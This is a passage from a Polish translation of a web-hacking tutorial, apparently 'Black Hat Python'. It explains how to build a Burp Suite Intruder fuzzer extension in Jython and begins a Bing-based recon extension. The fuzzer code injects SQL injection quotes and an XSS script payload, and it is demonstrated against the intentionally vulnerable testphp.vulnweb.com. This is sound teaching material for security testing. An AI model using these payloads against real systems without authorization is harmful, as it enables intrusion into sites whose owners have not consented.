Najpierw pobierz pakiet Burp ze strony *http://www.portswigger.net/*. Niestety aby to działało, musisz zainstalować nową wersję Javy, która jest dostępna lub możliwa do zainstalowania we wszystkich systemach operacyjnych. Kolejną czynnością jest zdobycie samodzielnego pliku JAR Jythona (implementacji Pythona napisanej w Javie). Wskażemy Burpowi jego lokalizację. Plik ten znajdziesz na serwerze FTP wydawnictwa Helion (*http://www.helion.pl/ksiazki/blahap.htm*) w paczce z pozostałymi plikami z kodem źródłowym, a także na oficjalnej stronie pod adresem *http://www.jython.org/downloads.html* — należy wybrać plik *Jython 2.7 Standalone Jar*. Zapisz plik w łatwym do zapamiętania miejscu, np. na pulpicie.

Następnie uruchom konsolę i uruchom program Burp:

```
#> java -XX:MaxPermSize=1G -jar burpsuite_pro_v1.6.jar
```


Spowoduje to uruchomienie Burpa i wyświetlenie jego pięknego pełnego kart interfejsu, jak widać na rysunku 6.1.

Teraz wskażemy Burpowi miejsce przechowywania interpretera Jython. Kliknij kartę *Extender* (rozszerzenia), a na niej przejdź na kartę *Options* (opcje). W sekcji *Python Environment* (środowisko Pythona) wybierz lokalizację swojego pliku JAR Jythona, jak pokazano na rysunku 6.2.


Pozostałe ustawienia możesz pozostawić bez zmian. Teraz wszystko powinno być gotowe do rozpoczęcia pracy nad pierwszym rozszerzeniem. Zaczynamy!

Fuzzing przy użyciu Burpa

Kiedyś możesz natrafić na aplikację lub usługę sieciową, której nie będzie się dało rozgryźć przy użyciu zwykłych narzędzie analitycznych. Niezależnie od tego, czy pracujesz z danymi przesyłanymi przy użyciu binarnego protokołu opakowanego w ruch HTTP, czy skomplikowanymi żądaniami danych w formacie JSON, musisz mieć możliwość wyszukiwania typowych błędów pojawiających się w aplikacjach sieciowych. Aplikacja może używać zbyt wielu parametrów lub być zaciemniona w taki sposób, że ręczne testowanie zajęłoby o wiele za dużo czasu. Sam też niejednokrotnie używałem standardowych narzędzi w sytuacjach, gdy trzeba było pracować z dziwnymi protokołami lub danymi w formacie JSON.



Rysunek 6.1. Interfejs użytkownika programu Burp Suite



Rysunek 6.2. Określanie lokalizacji interpretera Jythona

W takich przypadkach przydaje się umiejętność wykorzystania Burpa do ustanowienia podstawowego ruchu HTTP, z ciasteczkami uwierzytelniającymi włącznie, i przekazywania treści żądań do własnego fuzzera, który może potem manipulować danymi w dowolny sposób. W tym podrozdziale utworzymy nasze pierwsze rozszerzenie, które będzie najprostszym na świecie fuzzerem aplikacji sieciowych. Potem możesz go rozbudować o bardziej inteligentne rozwiązania.

Burp zawiera kilka narzędzi przydatnych przy testowaniu aplikacji sieciowych. Najczęściej wykorzystuje się narzędzie Proxy do przechwytywania wszystkich żądań, a gdy zauważy się coś ciekawego, przekazuje się je do innego narzędzia z pakietu. W swojej pracy często wysyłam takie dane do narzędzia Repeater, które umożliwia odtworzenie ruchu sieciowego i zmodyfikowanie wybranych

elementów. Jeśli trzeba wykonać bardziej zautomatyzowany atak w parametrach zapytań, należy wysłać żądanie do narzędzia Intruder, które próbuje automatycznie wykryć obszary ruchu do zmodyfikowania, a następnie pozwala zastosować wiele różnych ataków w celu zdobycia informacji o błędach albo znalezienia słabych punktów. Rozszerzenie programu Burp może współpracować na różne sposoby ze standardowymi narzędziami tego pakietu. My na przykład połączymy naszą funkcjonalność z Intruderem.

Moim pierwszym odruchem jest przejrzenie dokumentacji Burpa, aby dowiedzieć się, które klasy muszę rozszerzyć przy tworzeniu własnego rozszerzenia. Dokumentację tę można znaleźć na karcie *Extender* w zakładce *APIs*. Wygląda ona niezbyt zachęcająco, ponieważ dotyczy Javy. Pierwsze, co rzuca się w oczy, to to, że programiści Burpa nadali klasom dobre nazwy, dzięki czemu od razu wiadomo, od czego zacząć pracę. Jako że interesuje nas szperanie w żądaniach sieciowych podczas ataku wykonywanego przy użyciu narzędzia Intruder, od razu zwróciłem uwagę na klasy `IIntruderPayloadGeneratorFactory` i `IIntruderPayload` `↪Generator`. Zobaczmy, co piszą w dokumentacji na temat klasy `IintruderPayload` `↪GeneratorFactory`:

```
/**
 * Extensions can implement this interface and then call
❶ * IBurpExtenderCallbacks.registerIntruderPayloadGeneratorFactory()
 * to register a factory for custom Intruder payloads.
*/

public interface IIntruderPayloadGeneratorFactory
{
    /**
     * This method is used by Burp to obtain the name of the payload
     * generator. This will be displayed as an option within the
     * Intruder UI when the user selects to use extension-generated
     * payloads.

     *
     * @return The name of the payload generator.
     */
❷   String getGeneratorName();

    /**
     * This method is used by Burp when the user starts an Intruder
     * attack that uses this payload generator.
     * @param attack
     * An IIntruderAttack object that can be queried to obtain details
     * about the attack in which the payload generator will be used.
     * @return A new instance of
     * IIntruderPayloadGenerator that will be used to generate
     * payloads for the attack.
     */
❸   IIntruderPayloadGenerator createNewInstance(IIntruderAttack attack);
}
```

Pierwsza część dokumentacji ❶ informuje nas, że powinniśmy prawidłowo zarejestrować nasze rozszerzenie w Burpie. Rozszerzymy główną klasę programu oraz klasę `IIntruderPayloadGeneratorFactory`. Następnie dowiadujemy się, że Burp wymaga, aby w naszej klasie głównej znajdowały się dwie funkcje. Funkcja `getGeneratorName` ❷ będzie wywoływana przez Burp w celu pobrania nazwy rozszerzenia i powinna zwracać łańcuch. Natomiast funkcja `createNewInstance` ❸ wymaga, abyśmy zwracali egzemplarz klasy `IIntruderPayloadGenerator`, którą również musimy napisać.

Teraz przejdziemy do pisania w Pythonie kodu spełniającego opisane wymagania, a następnie sprawdzimy, jak dodać klasę `IIntruderPayloadGenerator`. Utwórz nowy plik Pythona o nazwie *bhp_fuzzer.py* i wpisz do niego poniższy kod:

```
❶ from burp import IBurpExtender
  from burp import IIntruderPayloadGeneratorFactory
  from burp import IIntruderPayloadGenerator

  from java.util import List, ArrayList

  import random


❷ class BurpExtender(IBurpExtender, IIntruderPayloadGeneratorFactory):
    def registerExtenderCallbacks(self, callbacks):
      self._callbacks = callbacks
      self._helpers = callbacks.getHelpers()

❸     callbacks.registerIntruderPayloadGeneratorFactory(self)

      return

❹   def getGeneratorName(self):
      return "Generator danych BHP"

❺   def createNewInstance(self, attack):
      return BHPFuzzer(self, attack)
```

Tak wygląda szkielet skryptu spełniającego pierwszy zestaw wymagań naszego rozszerzenia. Najpierw importujemy klasę `IBurpExtender` ❶, ponieważ jest to konieczne w każdym rozszerzeniu. Następnie importujemy klasy potrzebne nam do utworzenia generatora danych dla Intrudera. Później definiujemy klasę `Burp➥Extender` ❷ rozszerzającą klasy `IBurpExtender` i `IIntruderPayloadGeneratorFactory`. Następnie za pomocą funkcji `registerIntruderPayloadGeneratorFactory` ❸ rejestrujemy naszą klasę, aby powiadomić narzędzie Intruder, że możemy generować dane. Potem implementujemy funkcję `getGeneratorName` ❹, aby zwracała nazwę naszego generatora. Ostatnią czynnością jest zdefiniowanie funkcji `create➥NewInstance` ❺ pobierającej parametr `attack` i zwracającej egzemplarz klasy `IIntruderPayloadGenerator`, który nazwaliśmy `BHPFuzzer`.

Teraz zajrzymy do dokumentacji klasy `IIntruderPayloadGenerator`, aby dowiedzieć się, co zaimplementować.

```
/**
 * This interface is used for custom Intruder payload generators.
 * Extensions
 * that have registered an
 * IIntruderPayloadGeneratorFactory must return a new instance of
 * this interface when required as part of a new Intruder attack.
 */

public interface IIntruderPayloadGenerator
{
  /**
   * This method is used by Burp to determine whether the payload
   * generator is able to provide any further payloads.
   *
   * @return Extensions should return
   * false when all the available payloads have been used up,
   * otherwise true
   */
❶  boolean hasMorePayloads();

  /**
   * This method is used by Burp to obtain the value of the next payload.
   *
   * @param baseValue The base value of the current payload position.
   * This value may be null if the concept of a base value is not
   * applicable (e.g. in a battering ram attack).
   * @return The next payload to use in the attack.
   */
❷  byte[] getNextPayload(byte[] baseValue);

  /**
   * This method is used by Burp to reset the state of the payload
   * generator so that the next call to
   * getNextPayload() returns the first payload again. This
   * method will be invoked when an attack uses the same payload
   * generator for more than one payload position, for example in
   * a sniper attack.
   */
❸  void reset();
}
```

W porządku! Musimy zaimplementować klasę bazową, która powinna udostępniać trzy funkcje. Pierwsza z nich, o nazwie `hasMorePayloads` ❶, służy do sprawdzania, czy należy kontynuować przesyłanie zmienionych żądań do Intrudera. W jej implementacji wykorzystamy prosty licznik. Gdy jego wartość osiągnie określone maksimum, zwrócimy wartość `False`, aby zatrzymać dalsze generowanie testów fuzzingowych. Funkcja `getNextPayload` ❷ pobiera następny ładunek

z żądania HTTP, które przechwyciliśmy. Ale jeśli wybierzesz kilka obszarów ładunków w żądaniu HTTP, to otrzymasz tylko te bajty, które wyznaczysz do zmiany (zaraz to wyjaśnię). Funkcja ta umożliwia fuzzowanie oryginalnego przypadku testowego i zwrócenie go, aby program Burp przesłał nową sfuzzowaną wartość. Ostatnia funkcja, `reset` ❸, resetuje stan generatora ładunków, dzięki czemu następne wywołanie funkcji `getNextPayload` zwraca ponownie pierwszy ładunek.

Nasz fuzzer nie jest zbyt wybredny i zawsze losowo zmienia każde żądanie HTTP. Teraz zobaczmy, jak wyglądają implementacje tych funkcji w Pythonie. Dodaj do pliku *bhp_fuzzer.py* poniższy kod:

```
❶ class BHPFuzzer(IIntruderPayloadGenerator):
    def __init__(self, extender, attack):
      self._extender = extender
      self._helpers  = extender._helpers
      self._attack   = attack
❷     self.max_payloads = 10
      self.num_iterations = 0

      return


❸   def hasMorePayloads(self):
      if self.num_iterations == self.max_payloads:
        return False
      else:
        return True


❹   def getNextPayload(self,current_payload):

      # konwersja na łańcuch
❺     payload = "".join(chr(x) for x in current_payload)

      # wywołanie mutatora w celu zmiany żądania POST
❻     payload = self.mutate_payload(payload)

      # zwiększenie liczby prób fuzzingu
❼     self.num_iterations += 1

      return payload

    def reset(self):
      self.num_iterations = 0
      return
```

Najpierw zdefiniowaliśmy klasę `BHPFuzzer` ❶, która rozszerza klasę `IIntruder➥PayloadGenerator`. Definiujemy wymagane zmienne klasowe oraz zmienne `max_payloads` ❷ i `num_iterations`, aby mieć możliwość poinformowania programu Burp o zakończeniu fuzzingu. Oczywiście moglibyśmy pozwolić rozszerzeniu działać w nieskończoność, ale w celach testowych tego nie zrobimy. Następnie

implementujemy funkcję `hasMorePayloads` ❸, która sprawdza, czy osiągnięto już maksymalną liczbę iteracji fuzzingu. Można ją zmienić tak, aby działała nieprzerwanie, zwracając wartość `True`. Funkcja `getNextPayload` ❹ pobiera oryginalny ładunek HTTP i to w niej dokonujemy fuzzingu. Zmienna `current_payload` jest tablicą bajtów, więc musimy ją przekonwertować na łańcuch ❺ i przekazać go do funkcji fuzzującej `mutate_payload` ❻. Następnie zwiększamy wartość zmiennej `num_iterations` ❼ i zwracamy zmieniony ładunek. Ostatnia funkcja to `reset`, która nic nie zwraca.


Teraz napiszemy najprostszą na świecie funkcję fuzzującą, którą możesz zmodyfikować w dowolny sposób. Jako że funkcja ta dysponuje bieżącym ładunkiem, jeśli pracujesz z jakimś skomplikowanym protokołem wymagającym czegoś specjalnego, np. sumy kontrolnej CRC na początku ładunku albo pola długości, to możesz te obliczenia wykonać właśnie w tej funkcji, co jest niezwykle przydatne. Dodaj poniższy kod funkcji `mutate_payload` do pliku *bhp_fuzzer.py*:

```
def mutate_payload(self,original_payload):

  # Wybierz prosty mutator albo wywołaj skrypt zewnętrzny
  picker = random.randint(1,3)

  # Wybiera losowe miejsce w ładunku do zmiany
  offset  = random.randint(0,len(original_payload)-1)
  payload = original_payload[:offset]

  # próba ataku SQL injection
  if picker == 1:
    payload += "'"

  # próba ataku XSS
  if picker == 2:
    payload += "<script>alert('BHP!');</script>";

  # powtórzenie fragmentu oryginalnego ładunku losową liczbę razy
  if picker == 3:

    chunk_length = random.randint(len(payload[offset:]),len(payload)-1)
    repeater     = random.randint(1,10)

    for i in range(repeater):
      payload += original_payload[offset:offset+chunk_length]

  # dodanie pozostałych bitów ładunku
  payload += original_payload[offset:]

  return payload
```

Kod tego fuzzera jest bardzo prosty. Losowo wybieramy jeden z trzech mutatorów: prosty test ataku *SQL injection* z pojedynczym cudzysłowem, atak *XSS* oraz mutator wybierający losowy fragment oryginalnego ładunku i powielający go losową liczbę razy. Nasze rozszerzenie jest gotowe do użycia. Zobaczmy, jak je załadować.

Czy to w ogóle działa

Najpierw musimy załadować rozszerzenie i sprawdzić, czy nie ma żadnych błędów. Otwórz w programie Burp kartę *Extender* i kliknij przycisk *Add* (dodaj). Pojawi się okno, w którym można wskazać lokalizację fuzzera. Ustaw takie same opcje, jak widać na rysunku 6.3.




Rysunek 6.3. Opcje ładowania rozszerzenia w programie Burp

Kliknij przycisk *Next* (dalej), aby program Burp rozpoczął proces ładowania rozszerzenia. Jeśli wszystko pójdzie dobrze, powinna pojawić się wiadomość, że rozszerzenie zostało załadowane. Jeżeli wystąpią jakieś błędy, otwórz kartę *Errors* (błędy), usuń literówki i kliknij przycisk *Close* (zamknij). Teraz karta *Extender* powinna wyglądać tak jak na rysunku 6.4.


Nasze rozszerzenie znajduje się na liście załadowanych rozszerzeń i Burp wykrył zarejestrowany generator ładunków dla Intrudera. Możemy więc przystąpić do przeprowadzania ataku przy użyciu tego rozszerzenia. Ustaw w przeglądarce lokalny serwer proxy na Burp Proxy na porcie 8080. Dokonamy ataku na aplikację Acunetix, o której była już mowa w rozdziale 5. Wejdź na stronę:

```
http://testphp.vulnweb.com
```

W celach testowych postanowiłem poszukać słowa *test* przy użyciu pola wyszukiwania znajdującego się na tej stronie. Na rysunku 6.5 widać to żądanie na karcie historii karty *Proxy*. Kliknąłem je prawym przyciskiem myszy, aby wysłać je do Intrudera.




Rysunek 6.4. Karta Extender w programie Burp z załadowanym rozszerzeniem



Rysunek 6.5. Wybieranie żądania HTTP do wysłania do Intrudera

Teraz otwórz kartę *Intruder* i przejdź na kartę *Positions* (pozycje). Pojawi się okno z wyróżnionymi wszystkimi parametrami zapytania. Są to miejsca zidentyfikowane przez program Burp jako do modyfikowania. Jeśli chcesz, możesz poprzestawiać znaczniki ładunku albo wybrać cały ładunek, ale w tym przykładzie pozostawimy domyślne ustawienia programu. Na rysunku 6.6 możesz zobaczyć, jak wyglądają oznaczenia dodane przez program Burp.




Rysunek 6.6. Oznaczenia parametrów ładunku w Intruderze


Teraz otwórz kartę *Payloads* (ładunki), rozwiń listę *Payload type* (typ ładunku) i wybierz pozycję *Extension-generated* (wygenerowany przez rozszerzenie). W sekcji *Payload Options* (opcje ładunku) kliknij przycisk *Select generator...* (wybierz generator) i z listy rozwijanej wybierz pozycję *BHP Payload Generator* (generator ładunków BHP). Teraz ekran powinien wyglądać tak jak na rysunku 6.7.

Jesteśmy gotowi do wysyłania żądań. Na pasku menu programu Burp kliknij kartę *Intruder*, a następnie kliknij *Start Attack* (zacznij atak). Zacznie się wysyłanie zmienionych żądań i będzie można przejrzeć wyniki. U mnie fuzzer zwrócił wyniki pokazane na rysunku 6.8.

Ostrzeżenie dotyczące 61. wiersza odpowiedzi w żądaniu 5. sugeruje, że w systemie jest luka pozwalająca na przeprowadzenie ataku typu *SQL injection*.



Rysunek 6.7. Wykorzystanie rozszerzenia do generowania ładunków



Rysunek 6.8. Nasz fuzzer działający w ataku Intrudera

Oczywiście ten fuzzer służy tylko do celów demonstracyjnych, ale byłbyś zaskoczony, jak efektywnie może on zmusić aplikację sieciową do zgłoszenia błędów, ujawnienia ścieżek lub innych działań. Najważniejszą nauką z tego podrozdziału jest sposób połączenia naszego rozszerzenia z atakami Intrudera. Teraz utworzymy rozszerzenie do wykonywania rozszerzonego rekonesansu na serwerze sieciowym.

Bing w służbie Burpa

Jeśli planujesz przeprowadzić atak na jakiś serwer, pamiętaj, że jedna maszyna często zawiera kilka aplikacji sieciowych, o których możesz nawet nie wiedzieć. Oczywiście dobrze by było je wykryć, ponieważ mogą nam ułatwić dostęp do powłoki. Na maszynach docelowych często można znaleźć niezabezpieczone aplikacje sieciowe, a nawet zasoby programistyczne. Wyszukiwarka **Bing** Microsoftu ma funkcje pozwalające na wyszukiwanie wszystkich witryn internetowych znajdujących się pod tym samym adresem IP (należy użyć modyfikatora wyszukiwania `IP`). Ponadto wyszukiwarka ta podaje wszystkie poddomeny wybranej domeny (należy użyć modyfikatora `domain`).

Oczywiście moglibyśmy użyć scrapera do wysłania zapytań do Binga, a potem pobrać, co nam potrzebne, z kodu HTML, ale to by było w złym tonie (a poza tym jest to niezgodne z warunkami korzystania z większości wyszukiwarek internetowych). Aby więc nie napytać sobie kłopotów, możemy wykorzystać interfejs API wyszukiwarki Bing[1] do wysłania zapytań przy użyciu programu, a następnie samodzielnie przetworzyć otrzymane wyniki. Nie będziemy implementować żadnych wymyślnych elementów graficznego interfejsu użytkownika programu Burp (tylko menu kontekstowe). Po prostu będziemy wysyłać wyniki do Burpa po każdym żądaniu, a wszelkie adresy URL do docelowego zakresu Burpa będą dodawane automatycznie. Ponieważ już wcześniej pokazałem, jak przedrzeć się przez dokumentację interfejsu API Burpa i przetłumaczyć ją na język Python, teraz od razu przechodzę do konkretnego kodu źródłowego.

Utwórz plik o nazwie *bhp_bing.py* i wpisz do niego poniższy kod:

```
from burp import IBurpExtender
from burp import IContextMenuFactory

from javax.swing import JMenuItem
from java.util import List, ArrayList
